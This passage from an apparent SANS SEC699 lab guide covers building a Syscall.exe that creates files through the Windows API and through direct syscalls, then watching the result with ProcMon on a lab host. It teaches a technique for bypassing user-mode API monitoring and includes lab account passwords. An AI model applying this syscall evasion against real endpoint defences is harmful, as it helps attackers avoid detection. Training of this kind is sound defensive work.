- Creates a file `SEC699-WINAPI.txt` in `C:\Users\Public` using the native Windows API
- Creates a file `SEC699-SYSCALL.txt` in `C:\Users\Public` leveraging direct syscalls


Before compiling, please make sure you are creating a "Release" build, not a "Debug" build. This can be simply changed in the Visual Studio dropdown list.



Once you feel comfortable to build the binary, go ahead and select the *"Build Solution"* entry from the *"Build"* menu.



After a couple of seconds, Visual Studio's output should should be similar to the below capture, giving you the path to the compiled binary.



The following output is expected if the build was successful:

```
1>------ Build started: Project: Syscall, Configuration: Release x64 ------
1>Assembling sysntcreatefile.asm...
1>Syscall.cpp
1>Generating code
1>Finished generating code
1>Previous IPDB not found, fall back to full compilation.
1>All 1 functions were compiled because no usable IPDB/IOBJ from previous
compilation was found.
1>Syscall.vcxproj ->
C:\Users\student\Downloads\Syscall\x64\Release\Syscall.exe
========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==========
```


Remember the path to the binary as you will need to copy/paste our tool onto your target machine.

Step 3: Transfer the Binary

As we did in the previous lab, we can launch a local monitoring solution on our target domain-joined host. To do so, let's open an RDP connection to one of the monitored domain-joined machines (i.e. `192.168.20.105`) using the `student` account (password `Sec699!!`).

From your Commando machine, copy the binaries from the path previously obtained in Visual Studio's output. As we can copy/paste files over RDP, proceed to paste the `Syscall.exe` file on

the target machine (i.e. `192.168.20.105`) in a folder you will find back (i.e. `%HOMEPATH%/Downloads`).



Step 4: Prepare the Local Monitoring

To launch ProcMon on the target machine, proceed to open an prompt such as PowerShell.

In the newly launched prompt, let's proceed to download the Sysinternals' `ProcMon64.exe` local monitoring solution if not yet present.


```
curl.exe -o .\Downloads\ProcMon64.exe https://live.sysinternals.com/ProcMon64.exe
```

```
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1149k  100 1149k    0     0  1149k      0  0:00:01 --:--:--  0:00:01 2299k
```


To launch ProcMon on the target machine, proceed to open a PowerShell prompt and launch `ProcMon64.exe` with the accepted EULA terms (`-accepteula`). As we want to run ProcMon with administrative privileges, you'll need to provide credentials for an administrative account. Please use your student_ladm local administrator user (password Sec699!!).

```
runas /user:sec699-20\student_ladm ".\Downloads\ProcMon64.exe -accepteula"
```

Should you already have ran ProcMon previously, you might get greeted by your previous filters. If so, make sure to hit the *"Reset"* button followed by *"OK"*.




In order for us to easily find back the actions performed by our binary, let's define some specific filters in ProcMon to exclude all but the interesting results. Start by pressing the funnel icon highlighted below.



Filter on Process


The first filter we will define will limit all events to only those of our process. To do so, build the "`Process Name` `is` `Syscall.exe` *then* `Include`" rule as observable below.



Once done, press the *"Add"* button.

Filter on Path


The second filter we will make will limit the events to those whose path is where we will create the files. To do so, build the "`Path` `begins with` `C:\Users\Public\` *then* `Include`" rule as seen below.



Once again, when done, press the *"Add"* button.

Filter on Operation


A final filter to define is the one limiting the events to the file creations. This time, build the "`Operation` `is` `CreateFile` *then* `Include`" rule.




Once done, press the *"Add"* button.

Apply Filters and Record

With all three filters added, proceed to apply them through the beneath outlined *"OK"* button.




Finaly, ensure you are recording. Should the bottom-left corner of ProcMon state *"No events (capture disabled)"*, make sure to click the crossed magnifying glass to toggle its state into recording mode.



Step 5: Bypass the Windows Native API


We are now ready to bypass the Windows Native API! From the folder in which you placed the `Syscall.exe` file (suggestion was `%HOMEPATH%/Downloads`), proceed to double-click the executable.




Step 6: Check the Results

Within seconds, you should see two events appear in ProcMon, after which you may stop the recording if desired. These two events are the two file creations performed by our binary. As a reminder, these were:

